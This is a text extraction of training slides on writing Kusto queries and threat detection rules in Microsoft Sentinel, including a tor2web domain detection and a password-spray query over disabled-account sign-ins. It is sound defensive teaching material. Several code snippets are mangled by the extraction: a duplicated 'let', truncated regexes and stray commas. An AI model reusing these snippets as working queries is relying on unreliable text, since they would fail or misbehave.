
 Copy

SigninLogs


```
| sort by TimeGenerated desc  
| take 5
```

Understand the pipe

```
SecurityEvent | where EventID == "4624" | summarize count() by Account | top 10 by_count
```



Filter and Prepare: Flow



Choose a table

Just use a table name

Standard Tables
Custom tables

Or

“union” – query multiple tables
“Externaldata” – query a table in
an external file
“datatable” = query a static
table, example for testing
Stored functions – use a pre-
prepared and parsed virtual
table

‘where’ operator

Filters a table to the subset of rows that satisfy a predicate.

Syntax: $T \mid \text{where } \text{Predicate}$

Examples: $\text{SecurityEvent} \mid \text{where TimeGenerated} > \text{ago}(1d)$
 $\text{SecurityEvent} \mid \text{where } * \text{ contains "Kusto"}$

Operators:

- **String** : ==, has, contains, startswith, endswith, matches regex
- **Numeric/Date**: ==, !=, <, >, <=, >=
- **Lookup**: in, !in, has_any
- And many more!

Supports **and**, **or**, and **not()**

'where' exercise

```
SecurityEvent
```

```
| where TimeGenerated > ago(1d)
```

Start with filtering by time

Time range type

```
SecurityEvent
```

```
| where TimeGenerated > ago(1h) and EventID == 4624 // Successful logon
```

Relative times

```
SecurityEvent
```

```
| where TimeGenerated > ago(1h)
```

Case insensitive

```
| where EventID == 4624
```

```
| where AccountType =~ "user"
```

Lists can be dynamic

```
SecurityEvent | where EventID in (4624, 4625)
```

```
AzureNetworkAnalytics_CL | where ipv4_is_match(DestIP_s, "10.0.0.0/8")
```

Breadth of operators

‘search’ operator

Easy to use

Inefficient

Use interactively, but not in content

Syntax: `[T |] search "string" [in (Tables)]`

Examples: `search "10.1.5.5"`

`SecurityEvent | where TimeGenerated >= ago(1h) | search "Guest"`

- “T |” and “in (Tables)” are optional. With no table specified will search all tables.
- The “\$table” field will include the table name if a multi-table search.

‘extend’ operator

Create calculated columns and append them to the result set

Syntax: $T \mid \text{extend } \textit{ColumnName} [= \textit{Expression}] [, ...]$


Example: $\textit{SecurityEvent} \mid \text{extend } \textit{ComputerNameLength} = \textit{strlen}(\textit{Computer})$

- The new added column is not stored.
- To only change a column name, use ‘project-rename’.
- Expression capabilities are endless.
- Used for parsing.

Usage detection: Real – world example

```
let timeframe = 1d; timeframe = 1d;  
let DomainList = dynamic(["tor2web.org", "tor2web.com", ...]);  
Syslog  
| where TimeGenerated >= ago(timeframe)  
| where ProcessName contains "squid"  
| extend  
    HTTP_Status_Code = extract("(TCP_(([A-Z]+)...-9]{3})", 8, SyslogMessage),  
    Domain = extract("(([A-Z]+ [a-z]{4...Z}+ )([^\ :\\/]*)", 3, SyslogMessage),  
| where HTTP_Status_Code == "200"  
| where Domain contains "."  
| where Domain has_any (DomainList)
```

Use "let" to better organize queries



‘summarize’ command

Produces a table that aggregates the content of the input table.

Syntax: $T \mid \text{summarize} \text{ Aggregation [by Group Expression]}$

Examples: $\text{SecurityEvent} \mid \text{summarize count()} \text{ by Computer}$

- Simple aggregation functions: count(), sum(), avg(), min(), max(),
- Advanced functions: arg_min(), arg_max(), make_list(), countif()

'summarize' exercise

WindowsFirewall

```
| where CommunicationDirection == "SEND"  
| where FirewallAction == "ALLOW"  
| summarize dcount(SourceIP)
```

Count distinct IP addresses
for selected data set.
Returns a single value.

SecurityEvent

```
| where TimeGenerated > ago(1h)  
| where EventID == 4624  
| summarize count() by AccountType, Computer
```

Count logins by user and
computer

AccountType	Computer	count_
Machine	DC11.NA.contosohotels.com	320
Machine	DC10.NA.contosohotels.com	390
Machine	SQL00.NA.contosohotels.com	30
Machine	DC21.NA.contosohotels.com	374
Machine	DC00.NA.contosohotels.com	504

Note the default column name.
Use c=count() to override

‘summarize’: Variants and add-ons

Summarize shortcuts

```
SecurityEvent | distinct Computer, Account
```

```
SecurityEvent | where EventID == 4624 | count
```

Also useful

```
SecurityEvent | where EventID == 4624 | order by Account
```

```
SecurityEvent | top 10 by TimeGenerated desc
```

'order hv' exercise

```
SecurityAlert
| where TimeGenerated > ago(7d)
| extend severityOrder = case (
    AlertSeverity == "High", 3,
    AlertSeverity == "Medium", 2,
    AlertSeverity == "Low", 1,
    AlertSeverity == "Informational", 0,
    -1)
| order by severityOrder
| project-away severityOrder
```

Note use of 'case'. Last input value (-1) is the default.

'project-away' removes unneeded fields from the result set

Password spray detection: real-world example

```
let timeframe = 1d;  
let threshold = 3;  
  
SigninLogs  
| where TimeGenerated >= ago(timeframe)  
| where ResultType == "50057"  
| where ResultDescription =~ "User account is disabled. The account has been  
disabled by an administrator."  
  
| summarize applicationCount = dcount(AppDisplayName)  
by UserPrincipalName, IPAddress  
| where applicationCount >= threshold
```

Filter failed login attempts to disabled accounts

Summarize distinct applications attempted per username and source IP

Determine if over a threshold

<https://github.com/Azure/Azure-Sentinel/blob/master/Detections/SigninLogs/DisabledAccountSigninsAcrossManyApplications.yaml>

‘project’ operator

Select the columns to include, rename or drop, and insert new computed columns

Syntax: $T \mid \text{project } \textit{ColumnName} [= \textit{Expression}] [, ...]$

Example: $\text{SecurityEvent} \mid \text{project } \textit{TimeGenerated}, \textit{Computer}$

‘| project-away’ – Removed specified column/s.

‘| project-rename’ – Rename specified column/s.

Password spray detection: Revisit

```
let timeframe = 1d;
let threshold = 3;
SigninLogs
| where TimeGenerated >= ago(timeframe)
| where ResultType == "50057"
| where ResultDescription =~ "User account is disabled. The account has been disabled by an administrator."
| summarize StartTime = min(TimeGenerated), EndTime = max(TimeGenerated),
count(), applicationSet = make_set(AppDisplayName),
applicationCount = dcount(AppDisplayName), by UserPrincipalName, IPAddress
| where applicationCount >= threshold
| extend timestamp = StartTime, AccountCustomEntity = UserPrincipalName,
IPCustomEntity = IPAddress
```


Keep essential data from the raw events for the analyst

Assign standard properties for later use, including entities

<https://github.com/Azure/Azure-Sentinel/blob/master/Detections/SignInLogs/DisabledAccountSigninsAcrossManyApplications.yaml>

Query output and Microsoft Sentinel incidents

Query output is available as events



Query output designated using standard entity fields is available as entities

Visualize: ‘summarize’ – bin and time series


Bin is essentially the floor function

It is very useful in summarize operations to creating time series

SecurityEvent

```
/ summarize count() by bin(TimeGenerated, 1h)  
/ render timechart
```

Can create multiple overlaying charts by aggregating additional field



‘Render’ operator

Generates a visualization of the query results

Syntax: $T \mid \text{render} \text{ Visualization } [\text{with } (\text{PropertyName} = \text{PropertyValue} [, ...])]$

Supported visualizations:

- Areachart
- Barchart
- Columnchart
- Piechart
- Scatterchart
- timechart

Demo

Get sessions, without session ID using KQL

Creating Threat detection rules



Built-in threat detection rules

Microsoft Sentinel provides out-of-the-box, built-in templates to help you create threat detection rules

Home > Microsoft Sentinel workspaces > Microsoft Sentinel

Microsoft Sentinel | Analytics Selected workspace: 'contoso77'

Search (Ctrl+/) Create Refresh Enable Disable Delete

General

- Overview
- Logs
- News & guides

Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks (Preview)
- Entity behavior analytics (Preview)

Configuration

- Data connectors
- Analytics**
- Playbooks
- Community
- Settings

116 Active rules

Rules by severity: High (8), Medium (64), Low (41), Informational (3)

Active rules Rule templates

Search Severity : All Rule Type : All Tactics : All Data Sources : All

Severity ↑	Name ↑	Rule Type ↑	Data Sources	Tactics
Medium	CISCO ASA - threat detection message fired	Scheduled	CISCO ASA	Initial Access
Medium	(Preview) TI map IP entity to AzureActivity	Scheduled	Cisco ASA +1 ⓘ	Impact
Medium	(Preview) TI map URL entity to PaloAlto data	Scheduled	Palo Alto Networks +1 ⓘ	Impact
Medium	(Preview) TI map Domain entity to PaloAlto	Scheduled	Palo Alto Networks +1 ⓘ	Impact
Medium	(Preview) TI map Email entity to SigninLogs	Scheduled	Threat Intelligence Platforms (Pr... +1 ⓘ)	Impact
Medium	(Preview) TI map URL entity to SecurityAlert data	Scheduled	Microsoft Cloud App Security +2 ⓘ	Impact
Medium	(Preview) TI map File Hash to CommonSecurityLog Event	Scheduled	Palo Alto Networks +1 ⓘ	Impact
Medium	(Preview) TI map Email entity to SecurityAlert	Scheduled	Azure Security Center +1 ⓘ	Impact
Medium	(Preview) Anomalous SSH Login Detection	ML Behavior Analytics	Syslog	Initial Access
Medium	(Preview) TI map Email entity to CommonSecurityLog	Scheduled	Palo Alto Networks +1 ⓘ	Impact
Medium	(Preview) TI map File Hash to Security Event	Scheduled	Security Events +1 ⓘ	Impact
Medium	(Preview) TI map Domain entity to DnsEvent	Scheduled	DNS (Preview) +1 ⓘ	Impact
Medium	(Preview) TI map IP entity to AWSCloudTrail	Scheduled	Threat Intelligence Platforms (Pr... +1 ⓘ)	Impact
Medium	(Preview) TI map URL entity to AuditLogs	Scheduled	Azure Active Directory +1 ⓘ	Impact

< Previous 51 - 100 Next >

(Preview) TI map Domain entity to DnsEvent

Medium Severity Scheduled Rule Type

Description: Identifies a match in DnsEvent table from any Domain IOC from TI

Data sources: DNS (Preview) DnsEvents 08/10/20, 03:11 AM

Threat Intelligence Platforms (Preview) ThreatIntelligenceIndicator --

Tactics: Impact

Rule query:

```
let dt_lookBack = 1h;
let ioc_lookBack = 14d;
//Create a list of TLDs in our threat feed for later
let list_tlds = ThreatIntelligenceIndicator
```

Note:

- You haven't used this template yet; You can use it to create analytic rules.
- One or more data sources used by this rule is missing. This might limit the functionality of the rule.

Create rule

Built-in detections rule types

Scheduled

Near-real-time (NRT)

Anomaly

Microsoft security

Threat intelligence

Advanced multistage
attack detection ("Fusion")

Machine learning (ML)
behavioral analytics

Demo

Using analytics rule templates

Near-real-time (NRT) analytics rules

Near-real-time analytics rules provide up-to-the-minute threat detection out-of-the-box

Designed to be highly responsive by running its query at intervals just one minute apart

The screenshot shows the Microsoft Sentinel Analytics interface. At the top, there is a navigation bar with 'Home > Microsoft Sentinel' and a search bar. Below the navigation bar, the title 'Microsoft Sentinel | Analytics' is displayed, along with the message 'Selected workspace: 'Contoso''. The main area has a toolbar with buttons for 'Create', 'Refresh', 'Analytics efficiency workbook (Preview)', 'Enable', 'Disable', 'Delete', 'Import', and 'Export'. On the left, a sidebar menu under 'General' includes 'Overview', 'Logs', and 'News & guides'. The main content area displays three types of rules: 'Scheduled query rule', 'Microsoft incident creation rule', and 'NRT query rule'. A dropdown menu is open over the 'NRT query rule' item. A horizontal bar chart titled 'by severity' shows the distribution of rules across severity levels: Critical (13), Medium (107), Low (18), and Informational (48). The 'Active rules' tab is selected at the bottom of the content area.

How NRT rules work?

NRT rules are hard-coded to run once every minute and capture events ingested in the preceding minute

Unlike regular scheduled rules that run on a built-in **five-minute** delay to account for ingestion time lag, NRT rules run on just a **two-minute** delay

This results in improvements of both frequency and accuracy in your detections

Considerations

- ▶ No more than 50 rules can be defined per customer at this time.
- ▶ By design, NRT rules will only work properly on log sources with an ingestion delay of less than 12 hours

Demo

View near-real-time (NRT) rules

Create custom analytics rules to detect threats

Determine a data source that you want to search to detect unusual or suspicious activity.

Decide what kind of analysis you want this query to perform on the table.

Decide which data elements (fields, columns) you want from the query results.

The screenshot shows the Microsoft Sentinel Analytics interface. On the left, a sidebar lists various threat management and configuration options like Incidents, Workbooks, Hunting, Notebooks, Entity behavior, Threat intelligence, Data connectors, Analytics (which is selected), Watchlist, Playbooks, Community, and Settings. The main area has a search bar and a summary of 21 Active rules. A chart titled 'Rules by severity' shows counts for High (5), Medium (16), Low (0), and Informational (0). Below this, a table lists 'Active rules' with columns for Severity, Name, Rule Type, Data Sources, and Tactics. One row is expanded to show a detailed view of a rule template named 'User account enabled and disabled within 10 mins'. This view includes a description, data sources (Security Events), tactics (Persistence and Privilege Escalation), a rule query (using Kusto Query Language), rule frequency (Run query every 1 day), rule period (Last 1 day data), rule threshold (Trigger alert if query returns more than 0 results), event grouping (Group all events into a single alert), suppression (Not configured), and a note about mapped entities (Not configured). At the bottom right of the expanded view is a 'Create rule' button.

The screenshot shows the 'Analytics rule wizard - Create new rule' interface. It's the fourth step in the process, indicated by tabs for General, Set rule logic, Incident settings, Automated response, and Review and create (which is selected). A green success message says 'Validation passed.' Below are sections for 'Analytics rule details' (Name: Security Events rule, Description, Tactics, Severity: Medium, Status: Enabled), 'Analytics rule settings' (Rule query, Rule frequency: Run query every 5 hours, Rule period: Last 5 hours data, Rule threshold: Trigger alert if query returns more than 0 results, Event grouping, Suppression), and 'Mapped entities' (Not configured). At the bottom are 'Previous' and 'Create' buttons.

Anomaly Detection rules

Attackers are always finding ways to evade detection

Sentinel's customizable, machine learning-based anomalies can identify this behavior with analytics rule templates

Customizable Anomalies

- ▶ Additional signals to improve detection
- ▶ Evidence during investigations
- ▶ The start of proactive threat hunts

UEBA Anomalies

- ▶ User and Entity Behavior Analytics (UEBA) engine, which detects anomalies based on dynamic baselines created for each entity
- ▶ Anomalies can be triggered by the correlation action type, geo-location, device, resource, ISP, and more.

Coming up tomorrow...

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

- ▶ Permissions in Microsoft Sentinel
- ▶ Integrating Threat Detection
- ▶ Hunt for threats
- ▶ User Entity Behavior Analytics
- ▶ Creating Automation rules
- ▶ Using Playbooks for Automation
- ▶ Investigating incidents

Module 2: Planning the migration

- ▶ Planning your Migration
- ▶ Designing your Microsoft Sentinel workspace architecture
- ▶ Sentinel Cost Calculator
- ▶ Microsoft Sentinel content and solutions
- ▶ Writing Queries using Kusto Query language
- ▶ Creating Threat detection rules

Module 5: Optimizing SOC

- ▶ Streamline work with a unified experience
- ▶ Copilot for Security in the SOC
- ▶ Demo – Unified Platform
- ▶ Multi-customer Management after Migration



Thank You



Microsoft Partner Project Ready

Technical deep dive on

Migrating your SIEM Solution to Microsoft Sentinel

Day 2 of 3
Session 3



 *Fast Lane*

Course Plan and Learning Objectives

Module 1: Microsoft Sentinel basic concepts mins

- ▶ Unified SOC
- ▶ Microsoft Cloud Fundamentals
- ▶ Log Analytics Fundamentals
- ▶ High level Architecture Design
- ▶ Sizing and Cost Components
- ▶ Data Collection
- ▶ Multi-cloud Environment
- ▶ Automation /SOAR with Microsoft Sentinel
- ▶ Threat Intelligence
- ▶ MITRE Att&ck
- ▶ Analytical Rules
- ▶ Sentinel Workbooks
- ▶ DevOps – CI/CD Automation

Module 3: Microsoft Sentinel basic concepts

- ▶ Migrating Detection rules
- ▶ Migrating SOAR Automation
- ▶ Migrating historical data
- ▶ Converting dashboards to workbooks
- ▶ Updating SOC Processes
- ▶ The SIEM migration experience

Module 4: Post-migration optimization

